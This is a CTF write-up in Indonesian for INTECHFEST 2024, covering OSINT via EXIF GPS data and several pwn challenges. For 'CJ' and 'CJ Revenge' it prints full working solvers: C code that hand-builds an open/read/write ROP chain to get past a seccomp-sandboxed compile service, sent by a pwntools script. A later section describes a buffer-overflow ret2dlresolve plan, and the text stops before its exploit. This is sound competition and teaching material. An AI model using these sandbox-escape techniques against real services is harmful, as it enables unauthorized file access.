Writeup INTECHFEST 2024

Bengsky Followers

Bengsky (BAMBANG PRIYANTO)

Msfir (MOCH. SOFYAN FIRDAUS)

TunangannyaChizuru (MUHAMMAD HAIDAR AKITA TRESNADI)

Daftar Isi

Miscellaneous

[100 pts] Details

[OSINT] Details 100 pts

Author: **aimardcr**

You were just enjoying watching your favorite VTubers, while suddenly the FBI breached into your room because they have found out that you have an outstanding still in Open Source Intelligence. They need your help to recover an image that is taken by a threat actor who recently hacked their National Data Center, one of the FBI's intel managed to get a picture of the hacker by hacking into his/her phone but that's all they can get. Unfortunately the picture really didn't give much information as they thought. Can you analyze the image further? The intel said that the picture could be a clue where the hacker hides. Some might say it's full of paradise.


- Notes - Enter the name of the place (without space) you have found based on the image wrapped with INTECHFEST{}

Download Attachment 👉 d04b9f8d64f85306b2eb3782a046d75081

Diberikan sebuah image yang memiliki meta data mengenai GPS longitude dan latitude. Hal itu dapat diperiksa menggunakan exiftool

```
GPS Altitude                    : 10.3 m Above Sea Level
GPS Date/Time                   : 2024:08:14 06:25:34Z
GPS Latitude                    : 8 deg 45' 59.50" S
GPS Longitude                   : 115 deg 10' 13.20" E
```


Kita bisa langsung mencari lokasinya dengan latitude dan longitude yang tertera pada google maps




Didapatkan tempat yang jika dilihat dari foto listnya, Jimbaran Bay Beach Resort & Spa merupakan tempat yang cocok

Flag: INTECHFEST{JimbaranBayBeachResort&Spa}

[100 pts] Sanity Check




Diberikan sebuah url yang memiliki obfuscated javascript di codenya. Kita bisa menggunakan obfuscator berikut untuk mendapatkan flagnya.



Flag: INTECHFEST{W3lc0m3_And_G00dluck}

[321 pts] CJ




Diberikan sebuah zip file dengan isi sebagai berikut.

Isi dari app.py sangat panjang, jadi saya tidak akan menyisipkannya di sini. Intinya, isi dari app.py adalah:

a. Meminta input kode C dalam format base64
b. Menghapus semua karakter '\r'
c. Mengecek bahwa kode tidak lebih panjang dari 512 karakter
d. Mengecek bahwa #define statement tidak lebih banyak dari 1
e. Mengecek bahwa tidak ada inline assembly dalam kode
f. Mengecek bahwa tidak ada blacklisted string yang terlibat dalam #define statement
g. Mengecek bahwa flag.txt tidak diinclude dengan #include
h. Mengecek bahwa tidak ada blacklisted function yang dipanggil
i. Menggenerate kode dengan template yang sudah disediakan
j. Meng-compile dan menjalankan kode

Dalam generated programnya juga diterapkan seccomp filter berikut.



Saya menyelesaikan challenge ini dengan solusi yang kemungkinan unintended. Karena ini adalah C dan saya adalah pwner, jadi saya kepikiran ide gimana kalo bikin rop chain saja? Dan ya, tentunya berhasil😂. Sebenarnya percobaan pertama gagal (di local bisa tapi di remote tidak), tapi karena diberikan Dockerfile jadi saya tinggal debug saja, trims author👍.

Note: Sebenernya walaupun ga dikasih dockerfile, harusnya tetep bisa karena yang bermasalah cuma offset, sedangkan offset itu bisa dicari di runtime🙂.

POC:


```
int run()
{
    char *s = "/flag\x2etxt";
```

```
    void *a = 0xc3050f5a5e5f58;
    void *b = run + 0x28;
    long *c = &(&a)[6];
    *c++ = b;
    *c++ = 2;
    *c++ = s;
    *c++ = 0;
    *c++ = 0;
    *c++ = b;
    *c++ = 0;
    *c++ = 3;
    *c++ = &(&a)[-10];
    *c++ = 200;
    *c++ = b;
    *c++ = 1;
    *c++ = 1;
    *c++ = &(&a)[-10];
    *c++ = 200;
    *c++ = b;
    *c++ = 60;
    *c = 0;
    return 0;
}
```

Solver:


```
#!/usr/bin/env python3

from pwn import *
from wstube import websocket

payload = b64e(
    b"""\
    char *s = "/flag\\x2etxt";
    void *a = 0xc3050f5a5e5f58;
    void *b = run + 0x28;
    long *c = &(&a)[6];
    *c++ = b;
    *c++ = 2;
    *c++ = s;
    *c++ = 0;
    *c++ = 0;
    *c++ = b;
    *c++ = 0;
    *c++ = 3;
    *c++ = &(&a)[-10];
```

```
    *c++ = 200;
    *c++ = b;
    *c++ = 1;
    *c++ = 1;
    *c++ = &(&a)[-10];
    *c++ = 200;
    *c++ = b;
    *c++ = 60;
    *c = 0;
"""
)

io =
websocket("wss://ctf.intechfest.cc/api/proxy/f36406b1-1394-4e2e-9af4-053e8b3b63fb")
io.sendline(payload.encode())
io.interactive()
```



Flag: INTECHFEST{AST-P4rs3r_C0nfus1on_is_a_R3al_Th1nG}

[321 pts] CJ Revenge




Basically CJ tapi menghilangkan solusi unintended yang saya tidak tahu bagaimana. Untungnya, solusi saya sendiri masih works😁.

Solver (sama persis, cuma ganti url):

```python
#!/usr/bin/env python3

from pwn import *
from wstube import websocket

payload = b64e(
    b"""\
    char *s = "/flag\\x2etxt";
    void *a = 0xc3050f5a5e5f58;
    void *b = run + 0x28;
    long *c = &(&a)[6];
    *c++ = b;
    *c++ = 2;
    *c++ = s;
    *c++ = 0;
    *c++ = 0;
    *c++ = b;
    *c++ = 0;
    *c++ = 3;
    *c++ = &(&a)[-10];
    *c++ = 200;
    *c++ = b;
    *c++ = 1;
    *c++ = 1;
    *c++ = &(&a)[-10];
    *c++ = 200;
```


```
    *c++ = b;
    *c++ = 60;
    *c = 0;
"""
)

io =
websocket("wss://ctf.intechfest.cc/api/proxy/d3dd894a-1d9a-4c4b-8b89-0471c2a4ba8e")
io.sendline(payload.encode())
io.interactive()
```



Flag:
INTECHFEST{AST-P4rs3r_C0nfus1on_is_a_R3al_Th1nG_Ev3n_1n_Str0ng3r_ENV!!!}

Binary Exploitation

[593 pts] English or Spanish?



Diberikan zip file dengan isi berikut:

Berikut main.c:

```c
// gcc -no-pie -fno-stack-protector -o main main.c
#include <stdio.h>
#include <stdlib.h>
```

```c
void input(const char *msg, char *ptr, int len){
	printf("%s", msg);
	ssize_t recv = 0;
	while (recv < len){
		if (read(0, &ptr[recv], 1) < 0) exit(1);
		if (ptr[recv] == '\n'){
			ptr[recv] = '\0';
			break;
		} recv++;
	}
}

int main(){
	char buf[0x50];
	input("English or Spanish?\nWhoever pwning first is gay\nQuien juegue
primero es gay\n> ", buf, sizeof(buf)*2);
	return 0;
}

__attribute__((constructor))
void setup(void){
	setvbuf(stdin, NULL, _IONBF, 0);
	setvbuf(stdout, NULL, _IONBF, 0);
}
```

Terlihat di atas (komentar) bahwa program ini tidak ada PIE dan canary.

Vulnerability dalam challenge ini hanya 1, yaitu buffer overflow. Karena tidak ada fungsi win, maka kita harus melakukan ret2libc. Masalahnya tidak ditemukan cara trivial untuk melakukan leak libc address karena tidak ada gadget pop rdi. Saya jungkir balik buat solve soal ini, dan akhirnya solve dengan ret2dlresolve. Sebelum saya menjelaskan apa saja yang saya lakukan (exploitnya unreadable asli), berikut adalah gadget-gadget yang saya gunakan:

1. ret; untuk mengatasi stack alignment
2. leave; ret; untuk stack pivoting
3. pop rbp; ret, untuk stack pivoting
4. main+12; untuk write ke rbp-0x50, tapi hanya bisa digunakan sekali karena ada pemanggilan printf(“%s”, …) di sana, sedangkan printf(“%s”, …) perlu stack dengan size > 0x1000, sedangkan stack pivoting hanya bisa dilakukan di bss yang sizenya hanya 0x1000
5. input+0x60; untuk call fungsi read dengan parameter yang dapat kita kontrol melalui stack yang untungnya sudah kita kontrol juga, basically arbitrary write

6. mov rdi, rax; tapi hanya bisa dipanggil setelah setvbuf dioverwrite dengan add rsp, 8; ret (karena ada call setvbuf setelah itu)

Langkah eksploitasi yang saya lakukan (cuma overview, silahkan debug kalo ingin tau detailnya wkwk):

